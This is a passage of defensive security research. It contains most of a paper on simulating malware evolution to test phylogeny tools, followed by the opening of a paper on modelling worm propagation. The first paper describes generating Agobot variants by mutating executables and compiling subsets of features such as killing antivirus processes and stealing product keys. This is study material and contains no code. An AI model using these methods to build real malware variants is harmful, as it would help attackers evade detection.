From a pragmatic point of view, a malware analyst may have only a certain class of malware evolution histories to deal with. In terms of creating a model phylogeny, the analyst's main concern is the selection of a suitable system to use on her particular data. In addition, at the moment there is no reason to believe that a singular phylogeny model construction system can exist that performs optimally on all classes of malware evolution. Said another way, at the moment we can reasonably expect that every existing phylogeny construction system will be associated with some classes of malware evolution for which it performs better than other classes. Moreover, the best tool for the analyst's job may actually be sub-optimal with respect to the full panoply of malware evolution classes. Thus to serve the analyst's practical problem, a comprehensive evolution model is not only not required, it may not be as effective as a restrictive evolution model that matches her specific situation.

Another approach to the challenge, therefore, is to aspire not to create an ideal evolution model, but to produce a useful toolkit of restricted but useful artificial evolution systems such that each captures essential characteristics of some class of malware evolution. The restricted models will be effective in the case that they are relevant to some non-empty set of analyst situations. Because analyst situations differ, a beneficial quality of the resulting simulator is that it can be in some way parametrized or specialized to customize the artificial evolution to match the analyst's situation. Note that a new matching problem is created: the analyst must select the evolution model that matches her problem best. One possible way of easing the matching problem is to construct models with clearly recognizable characteristics—that is, they generate evolution histories that are in some sense *prototypic* for a class of evolution types. If a given phylogeny construction system performs

well on one of these, the potential user may be able to choose the system for which the prototype seems to match known characteristics best.

The preceding analysis produces a number of research questions that might be explored empirically, including:

1. How variable are the outputs of malware phylogeny constructors? If they vary greatly, it may severely limit the value of small numbers of hand-crafted reference sets.

2. How sensitive are the outputs to different classes of malware evolution? If the types of changes have significant effects, it may suggest that specialized models be pursued instead of waiting for a comprehensive, idealized model of malware evolution to be developed.

In order to explore these one must have some models of evolution from which to build simulators. We propose here two models that are intended to capture some important but different characteristics of malware evolution. Each of these evolution models are inspired by knowledge about software evolution, in general, and malware evolution, in particular. Neither are intended to be comprehensive models of all different types of malware evolution. While these are limited models, they are expected to highlight the effects of different evolution classes on the phylogeny model constructors.

Non-Uniform, Mutation-based Evolution Model

One of the ways of generating simulated biological evolution is to develop a model of the mechanics of genetic change (Rambaut et. al 1997); transcription errors, for example, are one of the ways that mutations are known to occur. A similar approach in malicious software is to start with an authentic sample of malware and then perform a sequence of code-mutation operations on it, recording the derivation. Variations of this approach have been described for the purpose of testing malware detectors (Filiol, Jacob, and Le Liard, 2007; Christodorescu and Jha, 2004). One advantage is that a potentially large selection of initial seed programs can be selected as authentic starting points for the artificial evolution history.

When considering a mutation-based model, from an evolution history point of view perhaps the important questions are: which mutations does one perform, and what characteristics should the resulting graph of derived samples have as a whole? One potential approach treats the mutation as being the result of a probabilistic generator that uses a fixed set of mutation operations (semantics-preserving transformations, random add/delete/change operations, etc.). Control of the evolution class would amount to selection of the set of mutations and their associated probabilities. However it may not be obvious how to use such a system to tailor such systems to match the evolution characteristics desired. For example, it has been pointed out that ordinary software evolution is non-uniform in the sense that changes between versions are frequently discontinuous and characterized by periods of small, localized change interspersed with periods of rapid or more global change (Wu, Spitzer, Hassan and Holt, 2004; Gorshenev and Pis'mak, 2004). A similar concern exists in biology in which simulations are careful to follow known properties of evolution (Harding, 1971). If some malware evolves along similar principles a phylogeny model constructor may be misleading if it generates artificial evolution histories in which the change rates are relatively constant, even if the underlying mutations are randomized because of the probabilistic generation process.

To address this issue we propose a mutation model that is simple and yet can generate artificial evolution sets that alternate large and small changes in ways that are consistent with a mixture of probabilistic modification. The model assumes a single mutation type: replacement of either a "small" or a "large" amount of code with new, randomly-generated pieces of code. The model assumes small changes between generations happen at a particular ratio to the number of large changes, i.e., a "Small-to-Large" ratio. It also assumes that the small changes are all smaller than a given threshold "Small Threshold", and the large changes all larger. Although the resulting changes sizes will have a bimodal distribution instead of a power function distribution observed by Gorshenev et al (2004), the changes will exhibit the critical property of non-uniformity.

Feature Accretion Model

One property of software evolution is commonly discerned: new features creep into code as it is incrementally modified. In malware, this is known to occur as a malicious code base matures and the developers add new exploit or payload capabilities (Infection Vectors, 2004). An evolution simulator for this type of evolution would need to be able to add realistic new code; perhaps in the ideal case, it would automatically create the features, exploits, and payloads that a real malicious program writer would create. One would, of course, expect it to be extremely difficult to create such an automated evolution system (else malware writers might already be using such systems). However it is possible to simulate some facets of this type of evolution history using an existing mature code base as a starting point.

The idea is to dissect a mature program into sets of independent features and then generate artificial evolution histories that consist entirely of subsets of the original program, with each distinct subset defined by a different set of features. More formally, assume a program M can be decomposed into a set $F = \{f_1, f_2, ..., f_k\}$ features for some k. The power set $P(F)$ of all feature sets of F is a lattice of size 2^k. Assume that each feature f_i describes one potential behaviour of M, so that the behaviour of a program with a subset of F is defined by the union of the features. Then define a derivation path $D = (d_1, d_2, .., d_l)$ through the lattice starting at point d_1 such that each $d_{i+1} = d_i \cup n$, where n is non-empty and the intersection of n and d_i is empty. That is each evolution step adds one or more new features; it is a model of feature accretion. Then we can define a (rooted) evolution history as a




Figure 1: Example artificial evolution through feature addition

collection of derivation paths starting at a common point and overlapping only at that point. An example of such a derivation tree is shown in Figure 1.

Using this definition it is possible to define a process to randomly select derivation trees when given a set of features of a seed program. If the seed program is the result of a long process of evolution, and this process of evolution worked to gradually add new features, then this random derivation tree selection process serves to select alternative histories by choosing different orderings and paths. The intent is to use the existing features to suggest plausible but artificial alternative derivation histories.

It may be difficult to define an entirely automated process for dissecting the programs and then re-combining the features. We expect the problem to be much harder to solve without the source code for a mature sample. However, in some cases a semi-automated approach may be simple to implement. One possibility is to use a program slicing-based program decomposition scheme to automatically construct executable program subsets (Lyle, 1991). When a source base is available, however, it may be feasible to select groups of program elements (lines, objects, etc.) that form a feature, and then set up a simple infrastructure for compiling only program subsets. We use this approach in the study reported below.

Studies of Phylogeny Model Constructor Behaviour

We performed two studies to explore some of the questions raised in the previous sections regarding evaluation of malware phylogeny model constructors. In particular, we wished to provide data that can yield new insight into: (1) the importance of using multiple reference sets, (2) the variability of different constructors and which issues to consider during evaluation, and (3) the degree of generality that can be expected of various phylogeny model constructors, i.e., their sensitivity to different classes of evolution.

To examine the question of how sensitive malware phylogeny constructors are to evolution class, distances of the generators were compared when sampling from different classes of evolution. To examine the question of how important multiple reference sets are, and what measurement issues may arise in analysis, we sought to collect information about the standard deviation in the results of the phylogeny malware constructors for a given treatment.

Design

Evolution simulators are employed to generate samples from different classes of evolution histories. The experiment followed a factorial design, where the factors were the evolution characteristics of the simulated evolution histories, which were set by selecting a particular evolution simulator and setting its parameters. That is, we ran different evolution simulators with a variety of parameters, generating collections of artificial evolution histories. Treatments consisted of applications of a malware phylogeny model constructor to these collections, producing estimated models, and the dependent variable was the nodal distance between the estimated model and the (known) reference phylogeny. That is, we ran different phylogeny model constructors on the simulated evolution histories and measured how different their outputs were from the reference tree. We used a convenience selection of phylogeny model constructors: Vilo (Karim et al., 2005), and our own implementation of Wehner's NCD (Wehner, 2007). If these detectors were sensitive to the

evolution type, we would expect the dependent measure (distance mean) to vary according to the simulator used and its parameters.

Apparatus

Two different malware evolution simulators were constructed. The first simulator followed the mutation model of the previous section. It was constructed as a Perl script that read PE files and wrote them with modified code segments. The simulator takes a PE file to mutate, and two parameters: a ratio of small to large changes, and the threshold value of what is considered a small change. The simulator then constructs an artificial evolution history consisting of a balanced binary tree of depth 4 (15 samples) by mutating the PE file to create children, with the size of the mutations randomly selected from either a large change population or small change population with the population selected as if by a weighted coin flip with the provided small/large change ratio as the weighting. Mutations are all by replacing code blocks with randomly generated code. Each mutation is randomly split into one to seven different mutations, simulating modifications in multiple places between species.

The second evolution simulator followed the feature-accumulation evolution model of the previous section. It was specially constructed by modifying a version of the Agobot construction kit. Agobot kit was a suitable selection because its source was available to us, it is mature and has a rich feature set that could be selected from, and the features are, by design, implemented in a highly modular manner so that they can be independently selected. Moreover, though the kit we acquired is considered in-the-zoo, many in-the-wild malware belonging to Agobot or Gaobot family are believed to have been created through variants of this kit (Infection Vectors, 2004). A subset of 15 features were selected for constructing variations; these are listed in Table 2. The code was segmented by (manually) wrapping the features in `#ifdef` / `#endif` delimiters. Arbitrary combinations could be selected by use of a script that invoked Make and the Microsoft Visual C++ 6.0 compiler. Balanced binary trees of depth four were sampled by starting at the minimum point in the lattice (no features on) and then randomly walking up the lattice, adding features.

1- Use computer name as nickname	8- Enable stealth
2- Login using channel messages	9- Auto start enabled
3- Generate random nickname	10- Start as service
4- Melt original server file	11- Enable Identd
5- Execute topic commands	12-Steal Windows product keys
6- Do speedtest on startup	13- Spam AOL
7- Kill AV processes	14- Sniffer enabled
	15- Polymorph on install

Table 2: Features of Agobot selected for building the lattice of possible variants

Adequate care was taken that the samples generated could not accidentally be executed and the samples were destroyed immediately after analysis. Further details about these simulators, including the algorithms used for tree sampling and construction, are provided in (Hayes, 2008).

Subjects and Preparation

A malicious sample from a wild collection was used as the seed to the mutation engine. It was identified by four different anti-virus scanners as belonging to the Agobot family. The two

parameters (two factors) to the simulator were varied to create 18 different classes of simulated evolution histories, as follows: Small-To-Large Ratio took on values from { 0.1, 0.2, 0.3, 0.4, 0.5, 0.6, 0.7, 0.8, and 0.9 }, and Small Threshold (measured in bytes) from { 400, 2400 }. A 19th sample of size 20 was constructed using the feature-accretion model simulator.

Protocol

The simulators were run to create 19 different samples of size 20 with 15 programs in each instance. Dendrograms were constructed for each simulated evolution from the balanced binary trees, using the relative changes between parent and child to determine how to generate pairs in the dendrogram. Each sample was fed to Vilo and NCD, which generated similarity matrices. The similarity matrices were fed through CLUTO (Karypis, 2003) such that CLUTO's UPGMA clusterer constructed dendrograms. The nodal distance between these dendrograms and the reference dendrograms were then measured and recorded. Their means and standard deviation values for each parameter setting were then collected.




Figure 2: Example reference tree (left) with Vilo output (middle) and NCD output (right)

Results

An example of the reference and constructed trees is shown in Figure 2. The example is one of the randomly constructed evolution histories using the feature accretion model. The labels in the leaves indicate the feature numbers included in the program; the numbers correspond to the feature numbers from Table 2. The measures for the feature accretion model are in Table 3. The mean and

standard deviation for the mutation simulation are shown in Tables 4 and 5, and the means graphed in Figure 3.

	Mean Nodal Distance	Standard Deviation
NCD	219.7	39.44
Vilo	208.3	35.48

Table 3: Measures for feature-addition sample

Small-to-Large	**NCD,400**	**Vilo,400**	**NCD,2400**	**Vilo,2400**
0.9	946.1	1004.8	975.2	980.8
0.8	975.9	1019.3	920.4	925.1
0.7	988.1	1000.7	1003.7	1017.9
0.6	1014.6	1055.7	1016.6	1017.1
0.5	1054.0	1094.9	980.4	992.0
0.4	1091.4	1082.1	992.8	994.6
0.3	997.8	996.5	929.7	926.7
0.2	969.2	992.9	905.8	917.8
0.1	959.9	934.2	949.6	930.8

Table 4: Mean Nodal Differences across factors

Small-to-Large	NCD,400	Vilo,400	NCD,2400	Vilo,2400
0.9	184.56	143.23	132.90	111.01
0.8	205.94	118.72	133.11	158.44
0.7	248.00	103.24	154.89	107.58
0.6	281.69	149.23	118.18	122.98
0.5	217.28	153.73	91.47	110.65
0.4	305.36	131.8	114.42	123.89
0.3	275.23	162.92	100.59	120.09
0.2	232.96	155.43	131.82	103.74
0.1	224.03	132.69	85.21	95.86

Table 5: Standard deviation across factors




Figure 3: Mean nodal distance for various parameter settings

Discussion

The data from the sensitivity study, presented in the tables and chart, indicate that the mean distances are affected by the model type and, to a lesser extent, the parameter settings in the models. While this study is limited by the types of evolution models employed, the results appear to signal a need for caution when building or selecting evolution models for evaluation.

Variation is high between individual histories taken from *a single population* of evolution histories. This fact is captured in Table 1 by the relatively large values of the standard deviation−39.44 for the case of the accretion model data, or about 18% of the mean. The difference in means is stark when comparing the results across different evolution models. While some variation appears between the mutation models (Figure 3), the difference between the mutation and feature accretion model is stark: from ~200 to ~1000.

The study is limited in that only a single measure (nodal distance) is used, and it may be a factor in the variance shown. Nonetheless, the variance exhibited in the data set appears to present important challenges to the evaluation of phylogeny model construction systems. There are several points that can be considered depending upon the purpose and context of evaluation:

1. The variation calls into question the sufficiency of a small number of tests data sets for evaluation of malware phylogeny model construction systems. It suggests that there may be a need, as in biology, to lean on simulation-based evaluations similar in spirit to the ones in this paper.

2. An anti-malware analyst may value consistency of results in addition to mean performance. For example, if she is constructing a phylogeny model from a specific data set of incoming malware, she may happen to be worried that the result may happen to be egregiously bad and thus allow a risky piece of software to be misclassified. This possibility suggests that publication of performance results should include indications of consistency in addition to straightforward accuracy.

3. The question of selecting quantitative measures is likely to be critical, especially for the anti-malware analyst. Nodal Distance measures the average path distance deviations, but in some circumstances the analyst may be specifically interested in other key measures, such as number of poor classifications. While other measures from biology might be useful, as there may be measures of interest specifically for malware authors, such as ones similar to those studied by Wehner (2007).

Conclusions

In biology, phylogeny model construction systems are normally evaluated using simulations and large enough samples that statistically meaningful tests can be performed. This approach is rare in the field of malware phylogeny systems, but then evaluation in this field is still effectively in its infancy. This paper describes an approach for simulating evolution histories by breaking apart and then recombining existing malware in order to simulate feature evolution. It argues that variance in performance and sensitivity to evolution characteristics may be likely properties of such systems and, if so, then it raises important questions for evaluators. For practitioners in the anti-malware field, the implication is that evaluations of phylogeny construction tools need to be carefully considered if they use only limited sets of data.

The study in this paper, while limited, raises legitimate concerns and provides positive indication that similar sorts of simulation-based evaluations may become important in the field. If so, then important research may lie in characterizing malware evolution and building appropriate models and simulations.

References

Beaucamps, P. (2007). Advanced Polymorphic Techniques. Intl. J. Computer Science, 2(3), 194-205.

Bluis J. & Shin D. (2003). Nodal Distance Algorithm: Calculating a phylogenetic tree comparison metric. In Proceedings of the 3rd IEEE Symposium on Bioinformatics and BioEngineering, 87-94.

Buckley, C., Dimmick, D., Soboroff, I., & Voorhees, E. (2007). Bias and the limits of pooling for large collections. Information Retrieval, 10(6), 491-508.

Christodorescu, M. & Jha, S. (2004). Testing malware detectors. In Proceedings of the 2004 ACM SIGSOFT Intl. Symposium on Software Testing and Analysis, Boston, MA, U.S.A., 34-44.

Erdélyi, G. & Carrera E., (2004). Digital genome mapping: advanced binary malware analysis. In H. Martin (Ed.), Proceedings of the 15th Virus Bulletin International Conference, Chicago, IL, Virus Bulletin Ltd., 187-197.

Filiol E., Jacob G. & Le Liard, M. (2007). Evaluation Methodology and Theoretical Model for Antiviral Behavioural Detection Strategies. J. in Computer Virology, 3(1), 23-37.

Goldberg, L., Goldberg, P., Phillips, C. & Sorkin, G. (1998). Constructing computer virus phylogenies. Journal of Algorithms, 26 (1), 188-208.

Gorshenev, A. A. & Pis'mak, Y. M. (2004). Punctuated equilibrium in software evolution. Phys Rev E Stat Nonlin Soft Matter Phys, 70(6 pt 2), Epub 2004 Dec 23.

Gostev, A. (2008). Kaspersky security bulletin 2007: Malware evolution in 2007. VirusList. Retrieved from http://www.viruslist.com/en/analysis?pubid=204791987, Mar 20, 2008.

Harding, E. F. (1971). The probabilities of rooted tree shapes generated by random bifurcation. Adv. Appl. Prob., 3, 44-77.

Hayes, M. (2008). Simulating Malware Evolution for Evaluating Program Phylogenies. Master's Thesis, Center for Advanced Computer Studies, University of Louisiana at Lafayette.

Infection Vectors (2004). Agobot and the kitchen sink. http://www.infectionvectors.com/vectors/kitchensink.htm, Last accessed Feb 17, 2008.

Karim, M-E, Walenstein, A., Lakhotia, A. & Parida, L. (2005). Malware Phylogeny Generation Using Permutations of Code. Journal in Computer Virology, 1(1), 13-23.

Karypis, G. (2003). CLUTO – A Clustering Toolkit. TR #02-017, Dept. of Computer Science, U. of Minnesota, November 28.

Lyle, J. R. & Gallagher, K. B. (1989). A program decomposition scheme with applications to software modification and testing. In Proceedings of the 22nd Annual Hawaii Intl. Conf. on System Sciences, Vol 2, 479-485.

Ma, J., Dunagan, J., Wang, H. J., Savage, S. & Voelker, G. M. (2006). Finding diversity in remote code injection exploits. In Proceedings of the 6th ACM SIGCOMM conference on Internet Measurement, Rio de Janeiro, Brazil, 53-64.

Marx, A. & Dressman, F. (2007). The WildList is dead: Long live the WildList!, in Martin, H. (Ed.) Proceedings of the 18th Virus Bulletin Intl. Conference, Vienna, Austria, 136-147.

Nakleh, L., Sun J., Warnow, T., Linder, C., Moret, B. & Tholse, A. (2003). Towards the Development of Computational Tools for Evaluating Phylogenetic Network Reconstruction. In Proceedings of the Eighth Pacific Symposium on Biocomputing.

Rambaut, A. & Grassly, N. (1997). Seq-Gen: An application for the Monte Carlo simulation of DNA sequence evolution along phylogenetic trees. Bioinformatics, 13(3), 235-238.

Robinson, D. & Foulds, L. (1981). Comparison of phylogenetic trees. Mathematical Biosciences, 53 (1/2), 131-147.

Sim, S. E., Easterbrook, S., Holt, R. C. (2003). Using Benchmarking to Advance Research: A Challenge to Software Engineering, In Proceedings of the 25th Intl. Conf. on Software Engineering (ICSE'03), 74-83.

Wehner, S. (2007). Analyzing worms and network traffic using compression. Journal of Computer Security, 15, 303-320.

Wu. J., Spitzer, C. W., Hassan, A. E. & Holt, R. C (2004). Evolution spectrographs: Visualizing Punctuated Change in Software Evolution. In IWPSE'04: Proceedings of the 7th Intl. Workshop on the Principles of Software Evolution, 57-66.

Exploring Scalability and Fast Spreading of Local Preference Worms via Gradient Models

Markos Avlonitis, Emmanouil Magkos, Michalis Stefanidakis & Vassilis Chrissikopoulos
Department of Informatics, Ionian University, Corfu, Greece

About Author(s)

Markos Avlonitis is a Lecturer at the Department of Informatics of Ionian University
Contact Details: c/o Department of Informatics, Ionian University, Platia Tsirigoti 7, 49100, Corfu, Greece, phone +30 26610 87702, fax +30 26610 48491, e-mail avlon@ionio.gr

Emmanouil Magkos is a Lecturer at the Department of Informatics of Ionian University
Contact Details: c/o Department of Informatics, Ionian University, Platia Tsirigoti 7, 49100, Corfu, Greece, phone +30 26610 87704, fax +30 26610 48491, e-mail emagos@ionio.gr

Michalis Stefanidakis is a Lecturer at the Department of Informatics of Ionian University
Contact Details: c/o Department of Informatics, Ionian University, Platia Tsirigoti 7, 49100, Corfu, Greece, phone +30 26610 87709, fax +30 26610 48491, e-mail mistral@ionio.gr

Vassilis Chrissikopoulos is a Professor at the Department of Informatics of Ionian University
Contact Details: c/o Department of Informatics, Ionian University, Platia Tsirigoti 7, 49100, Corfu, Greece, phone +30 26610 87713, fax +30 26610 48491, e-mail vchris@ionio.gr

Keywords

Computer worms; worm propagation models; local preference strategies; scalability

Exploring Scalability and Fast Spreading of Local Preference Worms via Gradient Models

Abstract

Describing the behaviour of a fast spreading worm in a realistic way has been a difficult task, mainly because of complex interactions between networked hosts. This work elaborates on a recent worm propagation model in order to take into account human-based countermeasures (e.g., patch strategies, firewalls, updating virus scanners, removing hosts from the network) that influence the propagation of local-preference worms in the Internet. Furthermore, the possibility of building a theory of scalability via gradient models is discussed. Analytical results and simulation outcomes that demonstrate the higher propagation rate of local preference worms are also presented.

Introduction

A network worm is a specific type of malicious software that self propagates by exploiting application vulnerabilities in network-connected systems. During recent years, several worms have caused significant damage in corporate and Internet core networks (Cert, 2001), (Moore et al, 2002), (Moore et al, 2003), (eEye, 2003), (Shannon & Moore, 2004). While early worms followed rather random spread patterns and aimed mostly at Denial of Service attacks, future worms are expected to adopt advanced scanning strategies and even bear a catastrophic payload (Staniford et al, 2002), (Zou et al, 2006b), (Wu et al, 2004), (Chen & Ji, 2007). A fast spreading worm armed with a priori information about the distribution of vulnerable nodes in the underlying infrastructure (Chen & Ji, 2007) may also perform targeted attacks and bring down the majority of the target networks within a short time interval. Securing networks against worm attacks is particularly important for critical infrastructure applications, such as banking and financial applications, emergency deployment services and military applications.

Among the various strategies that worms can follow for scanning vulnerable hosts (Staniford et al, 2002), (Zou et al, 2006a) two strategies have been primarily considered: a) *random scanning* worms (*e.g.*, Code Red I (Moore et al, 2002), Slammer (Moore et al, 2003)) uniformly scan the 32-bit IP address space to find and infect vulnerable targets; b) *local preference* worms (*e.g.*, Blaster (eEye, 2003), Coder Red II (Moore et al, 2002), Nimda (Cert, 2001)) preferably infect "neighbouring" hosts (*e.g.* within a specific /8, /16 or /24 address block) within a network. It has been shown that local preference worms spread faster, compared to random scanning worms, when the vulnerable hosts in the Internet are unevenly distributed, which is a realistic assumption (Chen et al, 2007). Such network-aware worms tend to infect clusters of nodes, often with similar application vulnerabilities, before moving to other networks. It is also expected that in the future, when the IPv6 will be a reality, local preference may be an optimal scanning strategy for worms, given the infeasibility of randomly scanning the entire 128-bit address space (Bellovin et al, 2006).

From a security point of view, most traditional techniques for controlling worm intrusions involve *human intervention* and are mainly *preventive* (*e.g.,* firewall policies and network perimeter, patch strategies, network segmentation, updating virus scanners, removing hosts from the network), aiming at reducing the risk of infection from a scanning worm. Some of these could also be seen as *reactive* measures that aim to reduce the exposure of a network to an already active worm. Recently, much attention has also been shed on *detection* measures with automated real-time monitoring. Detection strategies can also be categorized into *local* and *global* strategies. For example, Intrusion Detection Systems (IDS) can be used to detect traffic anomalies in the internal network (Zou et al, 2003), (Yu et al, 2006), (Morin & Me, 2007). While such local monitoring strategies can be effective in early detecting and raise threshold alarms within an organization, they may not be able to capture the global behaviour of a worm in the Internet, due to the heterogeneity of the various

local networks. On the other hand, a global monitoring strategy often uses a centrally controlled Internet infrastructure which gathers log data from geographically distributed systems. Such strategies make use of highly distributed network telescopes or *honeypots* to attract and identify attackers (Serazzi & Zanero, 2003). Admittedly it also seems difficult to setup global monitoring infrastructures that require a very large monitored network to become effective (Zou et al, 2003).

Worm propagation models are epidemiological models that capture the propagation dynamics of scanning worms as a means to understand the behaviour of various worm types. Studying the behaviour of a scanning worm can also help towards designing and evaluating strategies for monitoring and early detection, as well as predicting the time limits for early response. While it seems hard to create realistic models mainly due to the heterogeneity of the Internet networks, recent analytical models (*e.g.*, (Staniford et al, 2002), (Zou et al, 2002)) have been validated with simulation results that approximate the behaviour of random scanning worms such as the Code Red and Slammer worms, for which real measurements are disposable on the Internet. More recent models have also been proposed for non-uniform worm strategies (*e.g.*, local preference worms) (Zou et al, 2006a).

Our contribution. In this work we elaborate on a recent gradient worm propagation model (Avlonitis et al, 2007) by introducing an appropriate new term which models human intervention (*i.e.*, preventive and/or reactive measures that mitigate the worm propagation), thus better approximating the real-world behaviour of scanning worms and of the host population in the Internet. Furthermore, we study the dynamics of the new model and give an emphasis to explaining the higher propagation rates of local-preference worm strategies (as observed in real measurements), compared with the propagation rates of random scanning worms. Moreover, the powerfulness of gradient models to describe scalability of worm propagation in terms of spatiotemporal interactions between infected hosts, is demonstrated. It is claimed that the gradient models point towards a theory of scalability which is missing from the literature on worm propagation.

Related works

Worm propagation models extend the classical epidemiological model (Anderson & May, 1991) to describe the behaviour of a worm. The first complete application of mathematical models to computer virus propagation was proposed in (Kephart & White, 1991). Traditionally, propagation models are given names according to the possible states of the host population. For example, the simple epidemic model in (Staniford et al, 2002) is a SI (Susceptible-Infected) model which describes random scanning worms that peak before a remedy is deployed. This model was extended in (Zou et al, 2002) to include hosts that are Recovered (*i.e.*, a SIR model) for example as a result of installing a patch or a virus scanner. (Zou et al, 2006a) also modelled local preference worms following the SI approach. In another example, a model where susceptible hosts can become infected and then go back to a susceptible state (*e.g.*, as a result of resetting a system where the propagation code resides in the main memory), is called a SIS model (Serazzi & Zanero, 2003). Other models take into account the fact that nodes can be isolated (*e.g.*, powered down or quarantined) in an attempt to mitigate the worm propagation (*e.g.*, (Onwubiko et al, 2005)). Furthermore, there are models that attempt to take into account the various non-uniformities of the underlying networks: worm propagation may be influenced by bandwidth variations and congestion (Wang & Wang, 2003), (Serazzi & Zanero, 2003), (Kesidis et al, 2005) or by the non-uniform behaviour of the worm itself (*e.g.* a worm with varying scan rate) (Yu et al, 2006).

In a recent model proposed in (Avlonitis et al, 2007) the classical model was extended by incorporating spatial interactions between and within networks and an evolution equation for worm propagation into an arbitrary subnet was proposed. According to the formalism, the notion of a critical network size (hereinafter called a *critical subnet*) was also introduced. It was suggested that the worm propagation within such a critical subnet may be considered in order to predict the global propagation of the worm in the Internet. The formalism can take into account non-uniformities that are due either to local interactions between neighbouring subnets (*e.g.* as a result of a local preference strategy) or to the heterogeneity of the underlying infrastructure, (*e.g.* bandwidth variations, different topologies, human countermeasures etc.). In the next section we briefly present the results of the aforementioned approach. In Section 4 we present a new model that describes the reduction in worm population, caused by preventive and/or reactive security measures, thus better approximating the real-world behaviour in the Internet. In Section 5 we point towards a scalability theory via gradient models and present simulation results that validate our theoretical estimates, while Section 6 concludes the paper.

A brief review of a recently proposed gradient model

In this section it is briefly described the model proposed in (Avlonitis et al, 2007). Let N_i be the number of susceptible hosts in the *i*-th subnet and I_i the infected hosts in the same subnet. Suppose that *K* is the average propagation speed of the worm and in a first approximation let us say that it is constant in every single subnet. Assuming a random scanning strategy, there is a probability P_{IN} that a host inside the subnet targets a host inside the same subnet and a probability P_{OUT} that instead it attacks another subnet. Following the line of (Avlonitis et al, 2007), starting from a continuous evolution equation of the form,

$$\frac{da(x,t)}{dt} = K\frac{N_S}{N}(1-a(x,t))\left[\int_n a(y,t)dy\right] \qquad \textbf{(1)}$$

